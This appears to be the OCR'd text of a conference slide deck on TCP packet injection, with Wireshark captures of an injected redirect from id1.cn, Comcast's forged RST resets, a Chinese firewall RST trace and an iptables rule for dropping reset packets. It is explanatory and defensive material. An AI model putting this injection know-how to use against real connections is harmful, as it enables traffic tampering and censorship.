
- Frame 4 : The client sends GET request to id1.cn
- Frame 5 : Injected response, redirecting the client to http://batit.aliyun.com/alww.htm
- Frame 7 : Another injected response
- Frame 8 : The real response arrives too late
- Frame 14 : The client opens the Alibaba page with message about the site being blocked



See my blog post “Packet Injection Attacks in the Wild”:

http://netres.ec/?b=163E02B

Wireshark Demo: id1-cn.pcapng




```
GET /rd.s/Btc5n4unOP4UrIfE?url=http://id1.cn/ HTTP/1.1
Host: id1.cn
Connection: keep-alive
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Ubuntu Chromium/48.0.2564.116 Chrome/48.0.2564.116 Safari/537.36
Referer: http://id1.cn/
Accept-Encoding: gzip, deflate, sdch
Accept-Language: zh-CN,zh;q=0.8

HTTP/1.1 403 Forbidden
Server: Beaver
Cache-Control: no-cache
Content-Type: text/html
Content-Length: 594
Connection: close

<html>
<head>
<meta http-equiv="Content-Type" content="textml;charset=UTF-8" />
   <style>body{background-color:#FFFFFF}</style>
<title>TestPage</title>
  <script language="javascript" type="text/javascript">
         window.onload = function () {
           document.getElementById("mainFrame").src= "http://batit.aliyun.com/alww.html";
            }
</script>
</head>
  <body>
    <iframe style="width:860px; height:500px;position:absolute;margin-left:-430px;margin-top:-250px;top:50%;left:50%;" id="mainFrame" src="" frameborder="0"
scrolling="no"></iframe>
    </body>
      </html>
```

1 client pkt(s), 1 server pkt(s), 1 turn.

Entire conversation (1181 bytes) · Show data as: ASCII · Stream: 0

Wireshark Demo: id1-cn.pcapng


TestPage - Mozilla Firefox
TestPage
id1.cn/rd.s/PfbiVy7peNuVMD8E?url=http://id1.cn/
Search

温馨提示：该网站暂时无法进行访问

原因一：根据工信部相关法规，您尚未进行备案；

原因二：根据工信部相关法规，您当前的接入商不是阿里云或万网；

原因三：您的网站可能存在不适宜传播的信息，请联系网站管理员。

本页面为默认提示页面，如网站存在以上问题请及时进行处理。

用户备案请登录阿里云代备案管理系统 ；购买云产品请领取优惠券。


谢谢合作！

阿里巴巴集团旗下

阿里云
aliyun.com

id1.cn

- I was watching Yun Zheng Hu's "Detecting Quantum Insert" from BroCon 2015



```
o@mbp ~ $ curl http://id1.cn/
```


Detecting Quantum Insert Attacks using Bro by Yun Zheng Hu

The Bro Platform

Published on Sep 5, 2015


The Security Research Team at Fox-IT researched and published the detection of Quantum Insert. In this talk Yun explains what Quantum Insert is and how we used and improved Bro-IDS to detect these type of attacks.

Man-in-the-Middle vs. Man-on-the-Side



- **Man-in-the-Middle (MITM)**
  - The attacker can read, modify or delete packets sent between other participants.
- **Man-on-the-Side (MOTS)**
  - The attacker can read the traffic and insert new packets, but not to modify or delete packets sent by other participants.
  - The attacker relies on a timing advantage to make sure that the response he sends to the request of a victim arrives before the legitimate response.

Man-in-the-Middle vs. Man-on-the-Side




Injection Tap

Injection Taps

Injection Taps enable packets such as TCP resets to be injected from the monitoring server back through the network ports. The tap injection function can be remotely controlled

Packet Injection by ISPs [Comcast]

In 2007 Robb Topolski noticed that his ISP (Comcast) was injecting packets into his BitTorrent and eDonkey traffic.




"The interruption is accomplished by sending a perfectly forged TCP packet (correct peer, port, and sequence numbering) with the RST (reset) flag set. This packet is obeyed by the network stack or operating system which drops the connection."

Source: http://www.dslreports.com/forum/r18323368-Comcast-is-using-Sandvine-to-manage-P2P-Connections

Comcast goes RST "pew pew"

Packet Injection by ISPs [Comcast]




LAW & DISORDER —

Comcast settles P2P throttling class-action for $16 million

Comcast got itself in hot water when it decided to use reset packets to slow ...

JACQUI CHENG - 12/22/2009, 10:22 PM

Packet Injection by ISPs [China]



```
cam(54190)   → china(http) [SYN]
china(http) → cam(54190)   [SYN, ACK] TTL=39
cam(54190)   → china(http) [ACK]
cam(54190)   → china(http) GET /?falun HTTP/1.0<cr><lf><cr><lf>
china(http) → cam(54190)   [RST] TTL=47, seq=1, ack=1
china(http) → cam(54190)   [RST] TTL=47, seq=1461, ack=1
china(http) → cam(54190)   [RST] TTL=47, seq=4381, ack=1
china(http) → cam(54190)   HTTP/1.1 200 OK (text/html)<cr><lf> etc. . .
cam(54190)   → china(http) [RST] TTL=64, seq=25, ack zeroed
china(http) → cam(54190)   . . . more of the web page
cam(54190)   → china(http) [RST] TTL=64, seq=25, ack zeroed
china(http) → cam(54190)   [RST] TTL=47, seq=2921, ack=25
```


Source: https://www.cl.cam.ac.uk/~rnc1/ignoring.pdf

Packet Injection by ISPs [China]

```
iptables -A INPUT -p tcp --tcp-flags RST RST -j DROP
```

Source: https://www.cl.cam.ac.uk/~rnc1/ignoring.pdf

TCP Packet Injection [NSA & GCHQ]



